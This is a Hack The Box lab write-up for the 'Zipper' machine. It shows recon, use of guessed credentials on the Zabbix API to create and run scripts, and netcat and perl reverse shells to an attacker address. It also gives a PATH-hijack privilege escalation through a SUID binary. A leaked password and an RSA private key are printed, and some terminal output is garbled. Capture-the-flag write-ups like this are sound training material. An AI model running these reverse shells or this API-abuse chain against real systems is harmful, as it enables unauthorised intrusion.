


[EN] Zipper (Hard)



What you will learn:


- API to RCE
- Funky shell magic to get a stable environment
- Abusing SUID binaries
- Path manipulation

Overview:

- Can issue API calls as a user we cant authenticate as
- We can create a script (thru API calls) and get RCE as user `zabbix` within a container
- Create a perl reverse shell script and make it run on the zabbix agent (running on the host OS)
- Priv esc is a suid binary that executes the `systemctl daemon-reload` command
- We can hijack this command by creating our own systemctl file (with a reverse shell), then modify the path so the suid file, and executes our file instead of `/bin/systemctl`

Detailed Steps

We'll start by performing some initial recon:




```

nmap -sS -sV -sC -O -p - 10.10.10.108
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 59: 20: a3: a0: 98: f2: a7: 14: 1e: 08: e0: 9b: 81: 72: 99: 0e (RSA)
|   256 aa: fe: 25: f8: 21: 24: 7c: fc: b5: 4b: 5f: 05: 24: 69: 4c: 76 (ECDSA)
|_  256 89: 28: 37: e2: b6: cc: d5: 80: 38: 1f: b2: 6a: 3a: c3: a1: 84 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
10050/tcp open  zabbix-agent

```

Based on the SSH version, this is likely Ubuntu [Bionic \(18.04\)](#), we have a Zabbix Agent on port 10050, and a website at port 80.

Going to the website we're greeted with an Apache2 Ubuntu default page:



So let's go ahead and run gobuster to get a better idea of the landscape:

```

gobuster dir -u http://10.10.10.108 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x txt,php,html,zip -t 40

=====

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

=====

[+] Url:          http://10.10.10.108
[+] Threads:      40
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  txt,php,html,zip
[+] Timeout:      10s

```

```
=====
2020/05/06 13:32:22 Starting gobuster
=====

/index.html (Status: 200)
/zabbix (Status: 301)
=====
```

We see the name Zabbix again. Zabbix is a software suite designed to give IT staff visibility over their IT infrastructure through a web GUI and an API. Their pages boasts: *Monitor anything - Solutions for any kind of IT infrastructure, services, applications, resources.*

We get this login page, we don't have credentials but down there there's an option to sign in as a guest. So yeah it really is a server monitoring tool but as guest we get to see a dashboard but we are not privileged to do anything because we are a guest user.

ZABBIX

After some enumeration we will notice in : Monitoring -> Latest data, Zapper's Backup Script

The screenshot shows the Zabbix web interface. The top navigation bar includes 'Monitoring', 'Inventory', and 'Reports'. The 'Latest data' section is active, showing a list of monitoring items. The 'Host groups' filter is set to 'Linux servers' and 'Zabbix servers'. The 'Hosts' filter is set to 'type here to search'. The 'Application' filter is set to 'type here to search'. The table below shows the following items:

Host	Name	Last check	Last value	Change
Zipper	Zabbix agent (3 Items)			
	Agent ping	2020-05-06 13:45:29	Up (1)	Graph
	Host name of zabbix_agentd running	2020-05-06 13:34:28	Zipper	History
	Version of zabbix_agentd running	2020-05-06 13:34:30	3.0.12	History
Zabbix	- other - (1 Item)			
	Zapper's Backup Script	2020-05-06 13:34:27	0	Graph

Now we have a potential username : **zapper**, we can try to brute force or fuzz the password, but a quick guess worked for me, the username is the password **zapper : zapper**

GUI access disabled, on exploit-db there's an authenticated remote code execution exploit for an old version of zabbix. <https://www.exploit-db.com/exploits/39937>. Unfortunately valid credentials are not enough to exploit it.

ZABBIX

After doing a good amount of research (and me knowing that this box is abusing APIs) I turned to the zabbix API, which is documented

<https://www.zabbix.com/documentation/3.0/manual/api/reference>.

```
ZABBIX ROOT = 'http://192.168.66.2' ### Zabbix IP-address
```

So what we'll want to do is simple:

1. Log into the API
2. Get list of Host IDs
3. Get a reverse-shell by executing a script specifying proper host ID's

Performing requests

Once you've set up the frontend, you can use remote HTTP requests to call the `API`. To do that you need to send HTTP POST requests to the `api_jsonrpc.php` if Zabbix frontend is installed under `http://company.com/zabbix`, the HTTP request to call the `apiinfo.version` method may look like this:

```
POST http://company.com/zabbix/api_jsonrpc.php HTTP/1.1
Content-Type: application/json-rpc

{"jsonrpc": "2.0", "method": "apiinfo.version", "id": 1, "auth": null, "params": {}}
```

The request must have the `Content-Type` header set to one of these values: `application/json-rpc`, `application/json` or `application/jsonrequest`.

To interact with the api, I'll send `curl` POST requests to `/zabbix/api_jsonrpc.php`

So we need to login, to do so we'll perform the following:

```
curl http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc": "2.0", "method": "user.login", "id": 1, "auth": null, "params": {"user": "zapper",
"password": "zapper"}}'

{"jsonrpc": "2.0", "result": "98d9e1f155c0be74352ccbb0f9b4e453", "id": 1}
```

Before you can access any data inside of Zabbix you'll need to log in and obtain an authentication token so now that we've obtained this authentication token we can login using the using the `user.login` method to list users.

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc": "2.0", "method": "user.get", "id": 1, "auth": "98d9e1f155c0be74352ccbb0f9b4e453",
"params": {"output": "extend"}}' | jq .

{

  "jsonrpc": "2.0",

  "result": [

    {

      "userid": "1",
```

```
"alias": "Admin",

"name": "Zabbix",

"surname": "Administrator",
"url": "",

"autologin": "1",

"autologout": "0",

"lang": "en_GB",

"refresh": "30",

"type": "3",

"theme": "default",

"attempt_failed": "0",
"attempt_ip": "",

"attempt_clock": "0",
"rows_per_page": "50"
},

{

"userid": "2",

"alias": "guest",
"name": "",

"surname": "",

"url": "",

"autologin": "1",
```

```
"autologout": "0",

"lang": "en_GB",

"refresh": "30",

"type": "1",

"theme": "default",

"attempt_failed": "0",
"attempt_ip": "",

"attempt_clock": "0",
"rows_per_page": "50"
},

{

"userid": "3",

"alias": "zapper",
"name": "zapper",
"surname": "",

"url": "",

"autologin": "0",

"autologout": "0",

"lang": "en_GB",

"refresh": "30",

"type": "3",

"theme": "default",
```

```
"attempt_failed": "0",
"attempt_ip": "",

"attempt_clock": "0",
"rows_per_page": "50"
}

],

"id": 1

}
```

I can also list the hosts ID, and see there's two, named Zabbix and Zipper using the following command:

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc": "2.0", "method": "host.get", "id": 1, "auth": "98d9e1f155c0be74352ccbb0f9b4e453",
"params": {}}' | jq .
...
"hostid": "10106",
"proxy_hostid": "0",
"host": "Zipper",
...
"hostid": "10105",

"proxy_hostid": "0",

"host": "Zabbix",

...
```

And I can also get a list of scripts currently set:

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc": "2.0", "method": "script.get", "id": 1, "auth": "98d9e1f155c0be74352ccbb0f9b4e453",
"params": {}}' | jq .
{
```

```
"jsonrpc": "2.0",
"result": [
{
"scriptid": "1",
"name": "Ping",
"command": "/bin/ping -c 3 {HOST.CONN} 2>&1",
"host_access": "2",
"usrgrpuid": "0",
"groupid": "0",
"description": "",
"confirmation": "",
"type": "0",
"execute_on": "1"
},
{
"scriptid": "2",
"name": "Traceroute",
"command": "/usr/bin/traceroute {HOST.CONN} 2>&1",
"host_access": "2",
"usrgrpuid": "0",
"groupid": "0",
"description": "",
"confirmation": "",
"type": "0",
"execute_on": "1"
},
{
"scriptid": "3",
"name": "Detect operating system",
"command": "sudo /usr/bin/nmap -O {HOST.CONN} 2>&1",
"host_access": "2",
"usrgrpuid": "7",
"groupid": "0",
"description": "",
"confirmation": "",
"type": "0",
"execute_on": "1"
}
],
```



```
"id": 1
}
```

Now in theory there are multiple ways of obtaining a shell. I know of 2 but I've seen someone do it in 4 different ways. In this walk-through we'll simple be doing it through the API.

I listed the hosts that this instance of Zabbix is controlling. One was called Zabbix, and the other Zipper. So to attack Zipper I'll grab the hostid of 10106, and create a script to run whatever I want (<https://www.zabbix.com/documentation/3.0/manual/api/reference/script/create>)

- `"command": "id"` - the command to run
- `"name": "test"` - can be anything
- `"execute_on": 0` - where to run the script. If I don't specify this, the default is 1, which means it will run on the Zabbix server.

But I want to run it at the Zabbix agent, so I'll pass 0.

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d '{
  "jsonrpc": "2.0",
  "method": "script.create",
  "id": 1,
  "auth": "98d9e1f155c0be74352ccbb0f9b4e453",
  "params": {
    "command": "id",
    "name": "test",
    "execute_on": 0
  }
}' | jq .

{
  "jsonrpc": "2.0",
  "result": {
    "scriptids": [
      "4"
    ]
  },
  "id": 1
}
```

I get back the scriptid of 4. Now I'll run that with script.execute:

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d '{
  "jsonrpc": "2.0",
  "method": "script.execute",
  "id": 1,
  "auth": "98d9e1f155c0be74352ccbb0f9b4e453",
  "params": {
    "hostid": 10106,
    "scriptid": 4
  }
}' | jq .

{
  "jsonrpc": "2.0",
  "result": {
```

```

"response": "success",
"value": "uid=107(zabbix) gid=113(zabbix) groups=113(zabbix)"
},
"id": 1
}

```

As you can see the command ran and it displayed the ID (zabbix), so we know it works now lets do the same thing but to obtain a reverse shell.

So lets upload the script:

```

curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc": "2.0", "method": "script.update", "id": 1,
"auth": "98d9e1f155c0be74352ccbb0f9b4e453", "params": {"scriptid": 4, "command": "rm
/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.31 443 >/tmp/f"}}' | jq -c .
{"jsonrpc": "2.0", "result": {"scriptids": [4]}, "id": 1}

```

Now I'll hit the script.execute api again. for it to execute the script I uploaded.

```

curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc": "2.0", "method": "script.execute", "id": 1,
"auth": "98d9e1f155c0be74352ccbb0f9b4e453", "params": {"hostid": 10106, "scriptid": 4}}' | jq -
c .
{"jsonrpc": "2.0", "error": {"code": -32500, "message": "Application error.", "data": "Timeout while
executing a shell script."}, "id": 1}

```

this time it just hangs (and eventually times out) only giving me around 10 second to do anything:

```

root@Boschko: ~# nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )

```

```

perl -e 'use
Socket;$i="10.10.14.31";$p=445;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,
-i));};'

```

=== Step 1 [] ===

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.create", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"command": "id", "name": "shell",
"execute_on": 0}}' | jq .
{
  "jsonrpc": "2.0",
  "result": {
    "scriptids": [
      "5"
    ]
  },
  "id": 1
}
```

=== Step 2 ☐===

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.update", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"scriptid": 5, "command": "rm
/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.31 443 >/tmp/f"}}' | jq -c .
{"jsonrpc":"2.0","result":{"scriptids":[5]},"id":1}
```

=== Step 3 ☐===

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.execute", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"hostid": "10106", "scriptid": 5}}' | jq
-c .
```

<pre>root@Boschko 14:49:41 ~/HacktheBox/Zipper 🔗 cat perl.shell nc -nlvp 443 Ncat: Version 7.80 (https://nmap.org/ncat) Ncat: Listening on :::443 Ncat: Listening on 0.0.0.0:443 Ncat: Connection from 10.10.10.108. Ncat: Connection from 10.10.10.108:58472. /bin/sh: 0: can't access tty; job control turned off \$ root@Boschko 14:49:59 ~/HacktheBox/Zipper 🔗</pre>	<pre># ^C root@Boschko 14:49:41 ~/HacktheBox/Zipper 🔗 nc -nlvp 445 Ncat: Version 7.80 (https://nmap.org/ncat) Ncat: Listening on :::445 Ncat: Listening on 0.0.0.0:445 Ncat: Connection from 10.10.10.108. Ncat: Connection from 10.10.10.108:53138. /bin/sh: 0: can't access tty; job control turned off \$</pre>
<pre>{ "jsonrpc": "2.0", "error": { "code": -32500, "message": "Application error.", "data": "Timeout while executing a shell script." }, "id": 1 } root@Boschko 14:49:27 ~ 🔗 curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d '{"jsonrpc":"2.0", "method":"script.execute", "id":1, "auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"hostid": "10106", "scriptid": 5}}' jq -c . {"jsonrpc":"2.0","error":{"code":-32500,"message":"Application error.", "data":"Timeout while executing a shell script."},"id":1}</pre>	

Now we have a shell as zabbix but the user.txt file is owned by zapper so we will have to privilege escalate to zapper.

```
$ cat user.txt
cat: user.txt: Permission denied
```

```
$ wget http://10.10.14.31/linpeas.sh
--2020-05-06 15:06:36-- http://10.10.14.31/linpeas.sh
Connecting to 10.10.14.31:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 160507 (157K) [text/x-sh]
Saving to: 'linpeas.sh'

 0K ..... 31% 524K 0s
50K ..... 63% 534K 0s

100K ..... 95% 560K 0s
150K ..... 100% 274K=0.3s

2020-05-06 15:06:37 (518 KB/s) - 'linpeas.sh' saved [160507/160507]

$ chmod +x linpeas.sh
```

Inside of utils located in zapper's home directory we find 2 files. `backup.sh` and `zabbix-service`.

```
$ cat backup.sh
#!/bin/bash
#
# Quick script to backup all utilities in this folder to /backups
#
/usr/bin/7z a /backups/zapper_backup-$(/bin/date +%F).7z -pZippityDoDah /home/zapper/utils/* &>/dev/null
```

You can see it says `-p ZippityDoDah`... yeah that's the password for zapper...

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
zabbix@zipper:/home/zapper/utils$ su zapper
su zapper
Password: ZippityDoDah
```

```
Welcome to:
```

```
[0] Packages Need To Be Updated
[>] Backups:
4.0K      /backups/zapper_backup-2020-05-06.7z

zapper@zipper: ~/utils$
```

```
zapper@zipper:~$ cat user.txt
cat user.txt
a:
zapper@zipper:~$
```

```
zapper@zipper: ~/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAzU9krR2wCgTrE0JY+daqPKlfgTDDlAeJo65Qfn+39Ep0zLpR
l3C9cWG9WwbBlBInQM9beD3HlwLvhm9kL5s55PIt/fZnyHjYYkmpVKBnAUNPyh67
GtTbPQUmU3Lukt5KV3nf18iZvQe0v/YKRA6Fx8+Gcs/dgYBmnV13DV8uSTqDA3T+
eBy7hzXoxWlsInXFgKizCEXbe83vPIUa12o0F5aZnfqM53MEMcQxliTiG2F5Gx9M
2dgERDs5ogKGBv4PkgyMYPzXRoHnktSaGVsdhYNSxjNbqE/PZF0YBq7wYIlv/QPi
eBTz7Qh0NNR1JCAvM9MuqGURGJJzwdA04IJJWQIDAQABAOIBAQDIu7MnPzt60Ewz
+docj4vvx3nFCjRuauA71JaG18C3bIS+FfzoICZY0MMeWICzkPwn9ZTs/xpBn3Eo
84f0s8PrAI3PHDdkXiLSFksknp+XNt84g+t1IF2K67JMDnqBsSqumwMwejuVLZ4
aMqot7o9Hb3KS0m68BtkCJn5zPGoTXizTuhA8Mm35TovXC+djYwgDsCPD9fHsajh
UKmIIhpmnCbbHHKmMtSy+P9jk1RYbpJTBIi34GyLruXHh18EehJuBpATZH34KBIKa
8QBB1nG0+J4lJKeZuW3v0I7+nK3RqRrdo+jCZ6B3mF9a037jacHxHZasaK3eYmgP
rTk2quxAoGBA0at8gnWc8RPVHsrx5u01bgVukwA4U0gRXAyDnz0rDckcZ96aReV
UIq7XkWbjgt7VjJIIbaPeS6wmRRj2lSMBwf1DqZIHdyFlDbrGqZkcRv76/q15Tt0
oTn4x8SRZ8wdTeSeNRE3c5aFgz+r6cklNwKzMNuiUzc0oR8NSV0JPqJzAoGBA0PY
```

```
ks9+AJAjUTUCUF5KF4UTwL9NhBzGCHAiegagc5iAgqcCM7oZAfKBS3oD9LAwnRX+
zH84g+XuCVxJCJaE7iLeJLJ4vg6P43Wv+WJEnuGylvzquPzoAflYyl3rx0qwCSNe
8MyoGxzgSRrTFtYodXtXY5FTY3UrnRXlr+Q3TZYDAoGBALU/N05/3mP/RMymYGac
0tYx1DfFdTkyY3y9B980cAKkIlaA0rPh80+gOnkMuPXsia5m0H79ieSigxSfrDur
7hZVeJY0EG0JPSRNY5obTzgCn65UXvF0QCYtTWAXgLLf39Cw0VswVgiPTa4967A
m9F2Q8w+ZY3b48LHLKcHHfX7AoGAT0qTxRAYSJBjna2GTA5fGkGtYFbevoFr2U8K
0qp324emk5Keu7gtfBxBypMD19ZRcVdu2ZP0kxRkfI77IzUE3yh24vj30BqrAtPB
MHdR24daiU8D2/zGjdJ3nnU19fSvYQ1v50brIDhm9XNFRk6q0lUp+6lw7fsnMHBu
lHBG9NkCgYEAhqEr2L1YpAw3ol8uz1tEgPdhAjsN4rY2xPAuSXGXXIRS6PCY8zDk
WaPgjnJjg9NfK2zYJqI2FN+8Yyfe62G87XcY7ph8kpe0d6HdVcMFE4IJ8iKCemNE
Yh/DOMIBUavqTcX/RVve0rEkS8pErQqYgHLHqcsRUGJlJ6FSyUPwJnQ=
-----END RSA PRIVATE KEY-----
```

So doing some basic enumeration we realize that suid is set on zabbix-service

```
zapper@zipper: ~/utils$ find / -perm -u=s -type f 2>/dev/null
/home/zapper/utils/zabbix-service
```

So we'll have to actually understand it and see how we can exploit it... when ran it asks whether to stop or run the service so lets run ltrace and see whats going on.

```
zapper@zipper: ~/utils$ ./zabbix-service
./zabbix-service
start or stop?: start
start
```

```
zapper@zipper: ~/utils$ ltrace ./zabbix-service
ltrace ./zabbix-service
__libc_start_main(0x42b6ed, 1, 0xbfacafd4, 0x42b840 <unfinished ...>
setuid(0) = -1
setgid(0) = -1
printf("start or stop?: ") = 16
fgets(start or stop?: start
start
"start\n", 10, 0xb7f2b5c0) = 0xbfacaf02
strcspn("start\n", "\n") = 5
strcmp("start", "start") = 0
system("systemctl daemon-reload && syste"...Failed to reload daemon: The name
org.freedesktop.PolicyKit1 was not provided by any .service files
<no return ...>
```

```
--- SIGCHLD (Child exited) ---  
<... system resumed> )           = 256  
+++ exited (status 0) +++
```

Based on the `ltrace` output, we see that the program executes `systemctl daemon-reload && systemctl start zabbix-agent` as user root. The call towards close to the end `system("systemctl daemon-reload && syste`. It's a bit cut off, but I can see it better in `strings`

```
zapper@zipper: ~/utils$ strings zabbix-service | grep system  
strings zabbix-service | grep system  
system  
systemctl daemon-reload && systemctl start zabbix-agent  
systemctl stop zabbix-agent  
system@@GLIBC_2.0
```

That's calling `system` on `systemctl` without a path. If I change the path and call again, I can replace systemctl with my own thing to run.

My new systemctl looks like this:

```
zapper@zipper: ~/utils$ chmod +x systemctl  
zapper@zipper: ~/utils$ cat systemctl  
#!/bin/sh  
  
rm /tmp/f2; mkfifo /tmp/f2; /bin/cat /tmp/f2|/bin/sh -i 2>&1|/bin/nc 10.10.14.31 4444 >/tmp/f2
```

We will add `/home/zapper/utils` as the first entry in `PATH` env variable , so the system will look there first :

```
export PATH=/home/zapper/utils:$PATH
```

This is changing the `PATH` variable to `/home/zapper/utils:` + the old path

```
zapper@zipper: ~/utils$ echo $PATH  
/home/zapper/utils: /usr/local/sbin: /usr/local/bin: /usr/sbin: /usr/bin: /sbin: /bin: /usr/games: /usr  
zapper@zipper: ~/utils$ which systemctl  
/home/zapper/utils/systemctl  
zapper@zipper: ~/utils$ ./zabbix-service  
start or stop?: start
```

We are now root!

```
# cat root.txt  
a7c b6e
```

By Boschko

- My Hack The Box: <https://www.hackthebox.eu/home/users/profile/37879>
- My Website: <https://olivierlaflamme.github.io/>
- My GitHub: <https://github.com/OlivierLaflamme>
- My WeChat QR below:



Revision #6

Created 6 May 2020 17:18:02 by Boschko

Updated 10 July 2025 16:08:06 by BlackWasp